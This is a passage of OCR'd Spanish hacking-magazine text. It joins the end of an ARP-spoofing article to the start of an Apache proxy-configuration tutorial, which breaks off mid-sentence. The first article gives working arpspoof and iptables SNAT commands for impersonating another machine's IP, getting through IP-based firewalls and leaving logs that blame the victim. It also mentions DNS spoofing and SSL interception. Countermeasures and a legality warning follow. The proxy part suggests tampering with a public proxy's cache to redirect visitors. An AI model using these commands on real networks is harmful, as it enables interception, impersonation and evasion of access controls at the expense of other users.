Esto nos lleva a otra máxima en seguridad: La seguridad real NO existe, es tan sólo un espejismo. Las conexiones SSL se consideraban

invulnerables si la clave de encriptación era lo bastante grande... Lo cierto es que con una herramienta como esta acabamos de saltarnos ese maravilloso paraíso de la seguridad en las comunicaciones que nos habían prometido... Contando en nuestro caso con la ayuda de uno de tantos millones de usuarios confiados que nada saben de PKI ni de CA's (ni les importa).

No quisiera finalizar este apartado sin hacer hincapié en un punto concreto: dnsspoof. Aquí lo hemos usado, mencionándolo casi de pasada, para hacer creer a la víctima que los dominios de hotmail se corresponden con nuestra IP (traducción DNS típica)... Pero imaginaros las posibilidades. Podéis hacer creer a cualquier máquina, que trate de alcanzar a otra por nombre, de que ese "nombre" se corresponde con vuestra IP... Podéis haceros los receptores de cualquier petición. Esto, obviamente, tiene múltiples aplicaciones (pensad en como podríais combinar esta herramienta con un ataque como el descrito por Vic_Thor en el foro relativo a la captura de hashes vía HTML... Las máquinas de vuestra red local serían como mantequilla).

7.- LA GUINDA DEL PASTEL... IP SPOOF.
Y ya nos estamos acercando al final. Algunos dirán "ooooooohhhhh". Otros dirán "bieeeeeeeennn". Otros no dirán nada porque no habrán llegado a este punto...

En cualquier caso, a los que os hayáis sentido interesados por este tema, yo os digo: Puta madre... Aún hay más ;)

Como comenté al principio, hablando del IP Spoofing (Suplantación de IP), estamos en disposición de atravesar firewalls, saltarnos filtros IP y reírnos de reglas de acceso basadas en direcciones IP.
En ocasiones os habréis preguntado como saltarnos un proxy o firewall que realiza autenticación en base a la IP que realiza la petición. O como intentar llegar a una máquina que tan sólo permite que la accedan desde determinadas IP's.. Pues bien, ahora veremos una técnica tan simple como efectiva.

Recuerdo que un día me estaba preguntando por qué no podría suplantar una IP y engañar a un host al que ya había hecho creer que mi dirección MAC se correspondía con esa IP. Se me ocurrieron varias alternativas, a cual más compleja... Tonto de mí. Como casi siempre, la respuesta estaba al alcance de mi mano. Debajo de mis narices... tan cerca que casi me patea el culo... Pero tuvieron que ser otros los que me abrieran los ojos. Como siempre, en el mundo de la red encuentro gente que me hace sentir como un estúpido y leo artículos que hacen que piense "¿cómo no habré caído en algo tan tonto?"... Pues porque debo ser tonto, supongo.

La razón por la que os dije al principio que la suplantación de IP que íbamos a realizar era trivial con Linux y que no me había preocupado de mirar cómo podría hacerse con Windows, es porque la herramienta que vamos a usar está tan íntimamente ligada a las últimas versiones de este Sistema Operativo que ni se me ocurrió pensar en ella...

Si, queridos amigos y amigas. Estoy hablando de **iptables**.

Pero... Expliquemos todo el proceso.

En primer lugar, necesitaremos realizar un arp spoofing de doble sentido (como el visto para mailsnarf). Envenenaremos la caché de una máquina con una IP permitida y la caché de la máquina objetivo a la que queremos llegar (o que queremos atravesar)... Hagámoslo como siempre. Suponemos que el gateway de Máquina DOS tan sólo permite que a Internet salga la Máquina UNO, comprobando su IP... Comencemos. Abriremos nuevamente 3

consolas:

- Consola 1
intruder:~ # **echo 1 > /proc/sys/net/ipv4/ip_forward**
intruder:~ # **arpspoof –t 192.168.0.1 192.168.0.2**

- Consola 2
intruder:~ # **arpspoof –t 192.168.0.1 192.168.0.2**

Ya tenemos a ambas máquinas engañadas para que envíen su tráfico a través de nosotros...

Y ahora... La magia. Brillante, sobre todo por su simplicidad.

- Consola 3
intruder:~ # **iptables -t nat -A POSTROUTING -j SNAT --to 192.168.0.1**

¡Y ya está! Cualquier aplicación (telnet, netcat, navegador, cliente de correo, cliente VNC... LO QUE SEA) que lancemos desde nuestra máquina saldrá con la dirección IP de la Máquina UNO. Pero además, dado que el tráfico devuelto por el gateway pasa por nosotros (al haber envenenado su caché arp), iptables es tan listo que sabe identificar que conexiones empezamos nosotros y cuales empezó la Máquina UNO de verdad... Es decir, RECIBIREMOS LAS RESPUESTAS A LAS PETICIONES QUE HAGAMOS, sin impedir el tráfico que este cursando la Máquina UNO.

Ojo. Si intentamos acceder a cualquier otra máquina no podremos hacerlo... La razón es que estamos saliendo con una IP que no es la nuestra. Dado que no hemos envenenado la caché de esa otra máquina, las respuestas no llegarán a nuestro equipo. Esto puede solventarse añadiendo una condición más al comando iptables: -d 192.168.0.2 (destino máquina 2), de forma que la regla sólo sea aplicable a los paquetes que enviemos al gateway (máquina 2). El comando sería así: **iptables -t nat -A POSTROUTING –d 192.168.0.2 -j SNAT --to 192.168.0.1**

Hemos realizado un ataque de IP Spoof en toda regla, sin las dificultades tradicionalmente asociadas a este concepto. Nos encontramos exactamente en la situación descrita en el Gráfico 6.

Durante las pruebas nos conectamos por telnet a un servidor Windows 2000 en el que habíamos configurado un filtro IPSec que sólo permitía la entrada telnet a la máquina cuya IP estábamos suplantando... En el visor de sucesos quedó registrado el acceso como acceso permitido de la Máquina UNO, con su IP correspondiente. Hicimos lo mismo con un acceso al Servidor WEB con los mismos resultados... Finalmente, colocamos un cortafuegos de filtrado IP en el medio y... LO ATRAVESAMOS SIN PROBLEMAS. Si hubiésemos hecho algo "inadecuado", todos los dedos (y los logs) habrían señalado a la Máquina UNO como la culpable ;) Durante todo este tiempo, la Máquina UNO seguía realizando sus conexiones normalmente, sin enterarse de nada... Lo mismo que el gateway :)

Después de este episodio de euforia, veamos la instrucción que hemos ejecutado. Lo único que hemos hecho ha sido aprovecharnos de las posibilidades de POSTROUTING (postrutado) de IPTABLES, usando la tabla NAT, para traducción de direcciones, en el momento en el que el paquete esté listo para salir (POSTROUTING), indicándole que cambie la IP fuente (-j SNAT) y que use la de la Máquina suplantada (--to 192.168.0.1). El resto del trabajo lo realizan el dúo iptables/Netfilter por nosotros.

Ciertamente, cuando veo cosas como estas, no puedo menos que reconocer que "en la simplicidad está el gusto".

La moraleja de este apartado podría ser: Nunca confíes en la autenticación y el filtrado basado en IP.

Joder... Casi me olvido. Si hacéis un poco de memoria recordareis que os comenté que existía una segunda técnica para evitar que nuestras entradas arp falseadas fueran "pisadas" por nuevas peticiones ARP... Una técnica distinta del spamming. Pues bien, lo prometido es deuda. Lo comentaré ahora de forma rápida.

La idea también es simple: Consiste en rellenar la tabla ARP de la máquina suplantada con los pares de direcciones IP/MAC de todas las máquinas de la red. Me refiero a los pares REALES (sin suplantación, salvo para la MAC que deseamos suplantar). De esta forma, esta máquina no necesitará realizar ningún tipo de broadcast ni refrescar su tabla ARP. Este método es más limpio y elegante que el spamming (y más difícil de detectar con determinadas herramientas)... Pero tened cuidado. En redes muy grandes podría resultar un tanto "costoso".

Existe una utilidad en Internet que realiza este trabajo por nosotros... arp-fillup. Encontré esta herramienta cuando estaba indagando acerca del IP Spoofing basado en arp spoofing... Y en el mismo artículo.

8.- CONTRAMEDIDAS.

Ha llegado la hora de preguntarnos como podemos evitar ataques de arp spoofing en nuestra red... Pues bien, los administradores estamos de suerte. Existen varias formas de detectar ataques que impliquen un arp spoofing. Veamos algunas.

1.- La única manera que conozco de intentar EVITAR el arp-spoofing consiste en mantener entradas estáticas en la tabla ARP. Ha llegado el momento de comentar que en la tabla caché de ARP pueden convivir dos tipos de entradas: Dinámicas y Estáticas.

Las dinámicas son las que hemos visto hasta ahora. Se introducen en la tabla de forma dinámica en el momento en que se necesitan merced a un ARP reply (generalmente provocado por un ARP request o, como hemos visto, por un arp spoof).

Las estáticas son entradas fijas definidas por el usuario. Usaremos el comando arp –s para incluir una entrada estática en nuestra caché ARP.

P. Ej, incluyamos una entrada de este tipo en la tabla de la Máquina DOS que identifique la IP de la Máquina UNO con su MAC auténtica:

```
arp -s 192.168.0.1 00:04:76:22:3E:AD
```

(podéis usar arp –a para ver el estado de la tabla tras introducir esta entrada).

Ahora nos resultaría imposible envenenar la tabla de la Máquina DOS para suplantar la MAC de la Máquina UNO... ¿Imposible? Quizás no...

En sistemas basados en UNIX (incluidos Linux u OpenBSD) estas entradas NO se pueden pisar. Por lo tanto, configurando nuestras máquinas críticas con entradas IP/MAC estáticas EVITAREMOS el arp spoof (no será posible envenenar la caché porque las entradas NO podrán ser "pisadas").

Sin embargo, se ha detectado que en máquinas Windows esto no es así. Es posible "pisar" o modificar las entradas estáticas, con lo que el envenenamiento arp seguiría siendo viable.

2.- Aparte de este método, la única otra opción que conozco consiste en la detección. Se puede detectar el spamming de ARP reply o la "tormenta de ack". Existen varias herramientas que, además de permitir realizar un arp spoof, también son capaces de detectar este tipo de tráfico... Algunas de ellas ya las hemos mencionado (releer hacia atrás y probad a fondo otras herramientas que os comenté).

3.- Siguiendo con la detección, podremos usar un programa como Arpwatch. Arpwatch es un programa gratuito para sistemas UNIX (y UNIX Style como Linux) que monitoriza la red ethernet buscando tráfico arp-replay y creando una Base de Datos con pares de direcciones IP/MAC. Cuando detecta un

cambio en uno de estos pares, envía un correo al administrador. Sin embargo, en redes que usen DHCP, pueden darse falsos positivos de forma habitual... Algunos programas son más susceptibles que otros de ser detectados por Arpwatch, pero en general me ha parecido una herramienta excelente de la que es conveniente disponer.

4.- Algunos firewalls modernos pueden detectar que la máquina en la que están instalados está siendo víctima de un posible ataque de arp spoofing (fundamentalmente debido al spamming de ARP reply). Ciertamente, en condiciones de tráfico de red intensas también pueden dar falsos positivos. El uso de DHCP tampoco ayuda...

5.- Finalmente, la solución definitiva contra este tipo de ataques (y en general contra cualquier tipo de intrusión en redes) consiste en mantener cifrado el tráfico de red. Sin embargo, no es algo habitual debido a la sobrecarga que supone y a lo complejo y costoso de su implantación y administración.

No hay, que yo sepa, una solución universal y fiable contra el arp spoofing... Pero debemos poner todos los medios que estén a nuestro alcance para tratar de detectarlo. Las consecuencias de no hacerlo, de las cuales hemos visto algunos ejemplos, pueden ser desastrosas.

9.- FINALIZANDO.

Y, como todo en esta vida, ha llegado el final. Pero no quisiera despedirme sin antes daros algunos consejos en caso de que deseéis probar estas técnicas (u otras similares) en una red.

1.- Utilizad, si podéis, una red "de laboratorio". Es decir, una red controlada por vosotros en la que no exista tráfico "real" de otros usuarios. Los riesgos de obtener información confidencial son... muy elevados. En caso de no poder usar una red de laboratorio, mi consejo es que AVISEIS de que vais a trastear con estas cosas... Avisados estáis.

2.- Procurad que vuestra interfaz de red (tarjeta) sea lo más eficiente posible, y NUNCA de velocidad inferior a la de las máquinas que vais a suplantar. De lo contrario se podrían descartar paquetes importantes.

3.- Cuanta mayor sea vuestra potencia de proceso mejor. Vuestra máquina deberá realizar bastantes operaciones de rutado, esnifado, encriptación (caso de webmitm o sshmitm), etc... necesitareis cuanta mas potencia mejor para que la sobrecarga de vuestra máquina no afecte al rendimiento de la red.

4.- Aunque es posible, yo no trataría de envenenar más de dos máquinas. Podemos envenenar toda una red y hacer que todo el tráfico pase a través de nosotros... ¿Para qué? Lo único que conseguiréis será colapsar la red, dar el cante y perder muchos de los paquetes que circulen a través de vosotros... Es mucho más efectivo un ataque "selectivo" como los descritos en este artículo (creo que alguno en el foro ya ha tenido algún sustillo al respecto usando el Caín, si mal no recuerdo :)

5.- El arp spoofing es una técnica válida tanto para redes compartidas (hubs) como conmutadas (switches). Existe la creencia generalizada de que el arp spoof sólo es válido y necesario en redes conmutadas... Falso. Esta creencia se debe a una visión minimalista de la intrusión en redes. Es cierto que no necesitareis realizar un arp spoofing para esnifar contraseñas en una red compartida (hubs)... Pero si deseáis realizar un ataque basado en webmitm o aplicar la técnica de IP Spoofing aquí explicada, necesitareis usar el arp spoofing sea la red conmutada o no. La intrusión en redes es MUCHO MÁS que el esnifado de contraseñas.

6.- El uso de sniffers, la intercepción de correo, la intrusión en conexiones SSL y la suplantación de IP es, en la mayoría de las redes, una práctica ilegal. El que avisa no es traidor...

Y... Hasta el próximo artículo (si lo hay, porque después de este rollo igual no me dejan ni entrar en Wadalbertia (visitad el foro los que no sabéis de que va esto ;)).

Saludos.


APACHE PARTE V: CONFIGURA TU SERVIDOR APACHE COMO SERVIDOR PROXY

- El Servidor de Páginas Web APACHE es mucho más que eso: Vamos a transformar APACHE en un Proxy.
- Repasaremos conceptos ya tocados en anteriores números y asentaremos conocimientos.

Bienvenidos de nuevo. En este número vamos a explicaros como convertir el servidor Apache en un servidor Proxy- Cache, ¿no sabíais que el servidor Apache puede realizar otras funciones diferentes a servidor web?. Con este capítulo aprenderemos el funcionamiento de un servidor Proxy sin necesidad de tener que instalar ningún otro programa, todo gracias al "todopoderoso" Apache. Conocer el funcionamiento un servidor Proxy te aportará un mayor conocimiento de redes, piensa que la mayoría de las empresas disponen de servidores proxy para dar acceso a Internet a los trabajadores;)

1. Que es un servidor Proxy.

Lo primero que tienes que saber es que, un Proxy, es un servidor que puede estar funcionando en un ordenador como el tuyo, sin necesidad de potentes servidores como muchas empresas se empeñan. Si tienes una conexión ADSL sabrás que algunos proveedores de telefonía e Internet ha instalado unos servidores Proxy, ¿qué quiere decir esto?, que cuando solicitas una URL, el servidor PROXY registra tu solicitud y busca el recurso solicitado para atender tu petición. Como te habrás dado cuenta, el servidor Proxy se encuentra entre tu ordenador y el servidor web al que te conectas.



Un ejemplo, si tienes ADSL y te conectas a www.hackxcrack.com lo primero que hará tu navegador será conectarse al proxy, este se conectará a www.hackxcrack.com y luego te enviará la página solicitada. Como estarás pensando, la empresa propietaria del proxy (por no decir el nombre de la empresa) puede registrar a dónde te conectas y conocer tus preferencias, y te estarás preguntando ¿pero entonces la privacidad en Internet se pierde?, bueno, pues no se que decirte, simplemente digo que el propietario del Proxy puede conocer a donde te conectas, y esto quiere decir que pueden averiguar tus preferencias (entre otras cosas).

Sigamos... un servidor Proxy puede almacenar en su disco duro cada una de las páginas solicitadas, a esto se le llama caché (similar a la caché de los navegadores web) , con lo que se ahorra tener que mantener la conexión con el servidor lejano. En vez de eso, los datos que se sirven son los que se encuentran en la memoria del servidor Proxy. ¿Qué queremos decir?, pues que si te conectas a www.hackxrack.com (o cualquier otra Web) desde ADSL puede que la página que te aparezca en el navegador no sea real, ya que el servidor Proxy te habrá mandado una antigua, no te preocupes, se supone que los servidores Proxy están bien configurados para evitar estos problemas. Desgraciadamente algunas veces no es así, solo hace falta leer las noticias relacionadas con el tema para averiguar que incluso la Seguridad Social del Estado "solicitó" en su día a Telefónica que desactivase el Proxy debido a los grabes problemas de comunicación que estaba causando.

Es necesario que sepas que los servidores Proxy ofrecen ventajas a los webmasters (si el servidor proxy está bien configurado), además si utilizas un servidor proxy para conectarte a Internet puedes utilizar la IP del proxy para ser "anónimo" en tus hazañas. Sigue leyendo y verás ...


2. Un poco de culturilla antes de empezar ...

Hay dos tipos de servidores Proxy: los directos y los inversos.

Un **servidor proxy directo** se encuentra dentro del ámbito del usuario (en tu casa u oficina), si tienes varios ordenadores y una única conexión a Internet puedes instalar un servidor Proxy para dar acceso a toda tu red, a este tipo de proxys se les llama **directos**. La mayoría de las empresas tienen

servidores directos para ahorrar costes en contratar varias conexiones, lo normal es contratar una línea y compartirla instalando un servidor Proxy.

Visto desde el exterior, si alguien intenta conectarse a tu Red (suponiendo que tengas una ip fija), lo primero que se encontrará será un router y luego posiblemente un proxy (aunque el router puede hacer la función de proxy).



Esquema de proxy Directo - Pc paso a paso

Las empresas suelen tener el siguiente esquema para dar servicio de Internet a los trabajadores: A este tipo de servidor también se le conoce como servidor proxy de caché, ya que guarda una copia de cada página visitada. El departamento de recursos humanos de las empresas han encontrado un nuevo filón para justificar los despidos, ahora instalan un servidor Proxy-Cache y registran todos los accesos de los trabajadores, luego, cuando quieren despedir a un trabajador (por los motivos que sea) miran a dónde se conectó buscan "algo" que justifique el despido. Imagina que trabajas en una consultora de desarrollo web y que necesitas buscar información sobre servidores para realizar un proyecto y que unas de las páginas con información válida abre un popup porno, pues tendrán justificación para despedirte pues según ellos te habrás conectado a una web porno en horas de trabajo. Conozco algunos casos reales de trabajadores que por buscar información y estar presentes popup pornos fueron despedidos. Desgraciadamente, esas noticias no salen en la tele :(**España prefiere el Hotel Glam y "cosas" parecidas ;p

El **servidor Proxy inverso** se encuentra frente a un recurso de Internet. En este tipo de configuración, el servidor proxy inverso recupera las peticiones provenientes del servidor original y las devuelve al host del usuario.
Un claro ejemplo de servidor Proxy inverso son los servidores Proxy-Cache de ADSL en España (no quiero nombrar la empresa que ya todos conocemos), el navegante no se da cuenta que existe un servidor Proxy entre su ordenador y el servidor destino. El usuario creerá que está accediendo directamente al servidor solicitado.

En teoría, si la compañía que te ofrece acceso a Internet (ISP) te "impone" un Proxy-Cache, tu conexión a Internet debería funcionar más rápido, puesto que tu ISP no se conectará a Internet para servirte una página, sino que te servirá directamente la que tiene "guardada" en su caché. La realidad ya es otra cosa, está comprobado que esa "ganancia" que obtiene un usuario es tan "sutil" como inútil a efectos reales. Lo que en realidad obtiene el usuario es un mal funcionamiento a la hora de visualizar páginas y **quien sale realmente beneficiado es el ISP**, que consume menos ancho de banda en sus conexiones exteriores y a final de mes paga menos por sus conexiones (siempre nos toca recibir a los mismos, pobres usuarios).

3. ¿Para qué puedes necesitar un servidor Proxy?

Básicamente puedes utilizar los servidores Proxy para dos cosas:

- Dar acceso a Internet a una red interna, es decir, si tienes varios ordenadores y una única conexión, puedes dar salida a Internet a todos ellos. Para esto tienes que instalar y configurar un servidor Proxy.
- Utilizar un servidor Proxy para ser anónimo en Internet. En este caso no tienes que instalar nada en tu ordenador, más adelante verás como hacerlo.

Al utilizar un servidor Proxy podrás aprovechar las siguientes ventajas:

- Si tienes una red interna (intranet) y una conexión, puedes utilizar el servidor Proxy para que todos los ordenadores de la red puedan conectarse a Internet.

- Si configuras el servidor Proxy con Caché podrás acceder a los recursos de Internet con más velocidad, ya que las páginas estarán almacenadas en la caché del proxy y optimizará el ancho de banda de la conexión.

- Podrás registrar los accesos de cada uno de los navegantes que trabajan en la red y luego echarles por cara que se conectan a páginas porno. ¡¡toma privacidad!!.



En números...

En números anteriores de PC PASO A PASO ya hemos explicado y profundizado sobre todo lo relacionado con los proxys, en su momento aprendimos incluso a crear cadenas de proxys para conseguir un anonimato decente a la hora de navegar por la red. En este artículo tocaremos de nuevo el tema para que quienes no han leído los números anteriores puedan seguir la práctica, pero no profundizaremos en el tema (eso ya lo hicimos).

4. Preparar Apache como servidor Proxy

Vamos a lo que nos interesa. En los capítulos anteriores hemos utilizado Apache como servidor Web, ahora vamos a configurarlo como servidor Proxy. Apache es conocido como Servidor Web pero no debemos ignorar que también funciona como servidor Proxy.

El servidor proxy con el que puede trabajar Apache se encuentra dentro del módulo mod_proxy. Por defecto no está configurado. Hay que destacar que el proxy de Apache solo funciona como proxy directo, aunque parece que muy pronto estará la versión inversa.

Lo primero que hay que hacer es abrir el fichero de configuración httpd.conf y activar el módulo mod_proxy, simplemente quieta la almohadilla en **AddModule mod_proxy.c y LoadModule proxy_module modules/mod_proxy.so**, en capítulos anteriores se ha explicado detalladamente como poner en marcha los módulos de Apache. Ya tienes cargado en memoria el módulo que hace la función de Proxy, ahora toca configurarlo, para ello sigue cambiando directrices del archivo de configuración.

En el fichero de configuración encontrarás las siguientes directrices:

```
#<IfModule mod_proxy.c>
#     ProxyRequests On

#     <Directory proxy:*>
#         Order deny,allow
#         Deny from all
#         Allow from dominio.com
#     </Directory>
#
# Enable/disable the handling of HTTP/1.1 "Via:" headers.
# ("Full" adds the server version; "Block" removes all outgoing Via: headers)
# Set to one of: Off | On | Full | Block
#
#  ProxyVia On

#
# To enable the cache as well, edit and uncomment the following lines:
# (no cacheing without CacheRoot)
#
# CacheRoot "C:/apache/Apache/proxy"
#  CacheSize 5
#  CacheGcInterval 4
#  CacheMaxExpire 24
#  CacheLastModifiedFactor 0.1
#  CacheDefaultExpire 1
#  NoCache a-domain.com another-domain.edu joes.garage-sale.com
# </IfModule>
```

Vamos a comentar de manera breve las directrices del módulo Proxy.

ProxyRequest On | Off
Esta directriz activa o desactiva el servicio de proxy caché. Así que para hacer funcionar el servicio de proxy caché tienes que poner **ProxyRequest On**

ProxyRemote
Esta directriz permite que el servidor proxy interactúe con otro.
Por ejemplo, si colocamos **ProxtRemote http://www.hackxcrack.com http://proxy.unejemplo.com:8000**, de esta forma cuando nuestro servidor proxy detecte que tienes intención de conectar a la web www.hackxcrack.com lo que realmente hará será conectar con el proxy remoto.

¿se te ocurre alguna idea con esto?, pues puedes ocultar tu IP si no deseas dejar rastro cuando te conectes a www.hackxcrack.com ya que el servidor destino registrará la IP del último servidor Proxy (en este caso http://proxy.unejemplo.com:8000). Esto no ocurre siempre, algunos proxy transmiten la ip origen de manera oculta y este dato puede ser consultado, eso lo veremos en otros números, en anteriores números ya explicamos esto :)

Para que todas las peticiones que se realicen en la red sean redirigidas a otro proxy, simplemente hay que poner un asterisco:

```
ProxyRemote * http://proxy .unejemplo.com:8000
```

ProxyPass

Esta directriz permite convertir el árbol de documentos de un servidor web en el de su servidor proxy. La aplicación de esta directriz es muy curiosa ya que permite crear mirror, más adelante haremos una

práctica de cómo crear un mirror de vuestro sitio web.

Un ejemplo de esta directriz es:
ProxyPass /hackxcrack/ www.hackxcrack.com

Suponiendo que el servidor proxy tenga la IP: 10.0.0.1, se puede poner la siguiente url para acceder a los contenidos de hackxcrack camuflando el dominio: http://10.0.0.1/hackxcrack/, de esta forma tan sencilla se puede acceder a otro dominio camuflando el dominio destino.

¿Cómo funciona el proxy para que pueda camuflar el dominio?, como ya se ha comentado el proxy hace de puente entre el servidor remoto y el navegador del cliente, cuando este último se conecta a una url, el proxy es realmente el que se conecta, se baja la página, la guarda en su cache y luego la envía al cliente que solicitó la url.

ProxyBlock

Esta directriz bloquea el acceso a un host o dominio. Es de gran utilidad para los administradores de sistemas que no quieren que los trabajadores se conecten a páginas de crack, warez, porno desde la empresa.

Por ejemplo:
ProxyBlock porno astalavista.com microsoft.com

Este ejemplo no permite visitar los dominios que tengan la palabra porno, el dominio y microsoft.com

Y para bloquear todas las conexiones ha que poner un asterisco, por ejemplo, ProxyBlock *

CacheRoot

Esta directriz permite activar la caché en disco. Hay que indicar el nombre del directorio en el que se desea guardar la copia de archivos.

Por ejemplo: CacheRoot C:/apache/proxy/cache

Si se está utilizando el servidor Proxy y se mira el directorio especificado en CacheRoot se encontrarán todos archivos a los que se han conectado los usuarios de red.

CacheSize

Esta directriz permite especificar la cantidad de espacio en disco (en K) que se utilizará para almacenar los archivos en caché. Por defecto es de 5K, un valor muy pequeño.

Por ejemplo para una giga de caché: CacheSize 1000000

CacheMaxExpire

El proxy caché Apache permite ir borrando cada cierto tiempo los archivos, podemos especificar el tiempo (en horas) que transcurre hasta que caducan los archivos.

Por ejemplo: CacheMaxExpire 48

Con este ejemplo los documentos expirarán en un plazo de 48 horas.

Existen más directrices pero conocer el funcionamiento de estas es suficiente para hacer funcionar el servidor Proxy caché de Apache.

La configuración tiene que ir dentro de <Directory >, cuyo aspecto es:
<Directory proxy:*>
directrices
</Directory>

5. Primera práctica – Crear un proxy con caché

Ya sabes las directrices para configurar un servidor Proxy caché, así que la primera práctica será crear precisamente eso "un servidor proxy caché".

Es importante recordar que un servidor Proxy caché guarda en el disco las páginas estáticas y no las dinámicas, por ejemplo guarda gif, jpg, , html, htm pero no guarda PHP, ASP, ...

Se va a crear la configuración de un servidor Proxy con caché que guarde una copia en el directorio c:\apache\proxy, que pueda almacenas hasta 4 megas en el directorio y que cada 24 horas borre la caché. La configuración es:

```
<Directory proxy:*>
CacheRoot        c:\apache\proxy
CacheSize 4096
CacheMaxExpire 24
</Directory>
```

6. Segunda práctica – Hacer un mirror de un sitio web

Cuando navegas por internet y quieres bajarte un archivo muchas veces te preguntan el mirror que deseas para realizar la descarga, realmente un mirror es una copia de un sistema web remoto.

Crea un mirror de hackxcrack, para ello pon las siguientes directrices:

ProxyPass / www.hackxcrack.com/

CacheRoot "C:\apache\proxy"
CacheDefaultExpire 24

De esta forma tan sencilla el servidor Proxy guarda en disco cada página que se visite de hackxcrack.com, cuando alguien de tu red se conecte a hackxcrack verá que la descarga es mucho más rápida pero serán páginas guardadas en el servidor proxy, realmente el usuario no se habrá conectado a www.hackxcrack.com.

Esto de los mirror es interesante, pero hay que tener cuidado, ya que muchas páginas tienen copyright.


Piensa por un momento que haces un mirror de una página Web (por ejemplo una empresa que os caiga muy mal) y publicáis la IP de vuestro proxy para que otros navegantes se conecten a Internet utilizando TU Proxy, puedes manipular las páginas guardadas en la caché del proxy (en tu disco duro), por ejemplo se puede crear una redirección a una web porno. Sencillamente los navegantes conectados al Proxy verán las páginas del mirror y serán redireccionados a la web porno en vez de ir a la web correcta.

Imagina que a un proveedor de acceso a Internet que utiliza los servidores Proxy para las conexiones ADSL, le diera por mostrar contenidos eróticos cuando los navegantes pusieran dominios de la competencia (pues esas cosas pueden ocurrir). Ya sabes, busca un proxy-caché e intentar cambiar su caché. Es difícil pero no imposible :) Os adelanto que estamos preparando un articulo sobre cómo cambiar el contenido de la cache de algunos servidores Proxy de manera remota, será divertido, pero primero tienes que practicar con tu propio Proxy.

7. Configurar el navegador para navegar conectado a un proxy

Para que cualquier navegante de la red pueda conectarse a Internet utilizando una única conexión y estando ésta gestionada por un Proxy-Cache, es necesario configurar correctamente el navegador. Vamos a configurar el Internet Explorer para que se conecte a un Proxy Directo.


Paso 1. Hacer clic en Herramientas (si no lo encuentras en Herramientas mira en Ver), Opciones de internet.



Paso 2. Seleccionar la pestaña Conexión.

Paso 3. Pinchar en Configuración LAN.

Paso 4. Seleccionar Usar servidor Proxy y poner la dirección del proxy junto con el puerto 8080.



Para especificar un servidor Proxy diferente para cada puerto, se puede utilizar el botón Opciones avanzadas, con lo que aparecerá otro cuadro de diálogo como aparece en la imagen.



En anteriores...

En anteriores números ya explicamos todo esto de forma más detallada, si tienes problemas visita nuestro foro en www.hackxcrack.com y pregunta al resto de lectores, ten por seguro que te ayudarán con este tema :)

8. Navegar anónimo por internet


Hemos aprendido a configurar nuestro propio servidor Proxy y cómo funcionan estos servidores, ahora

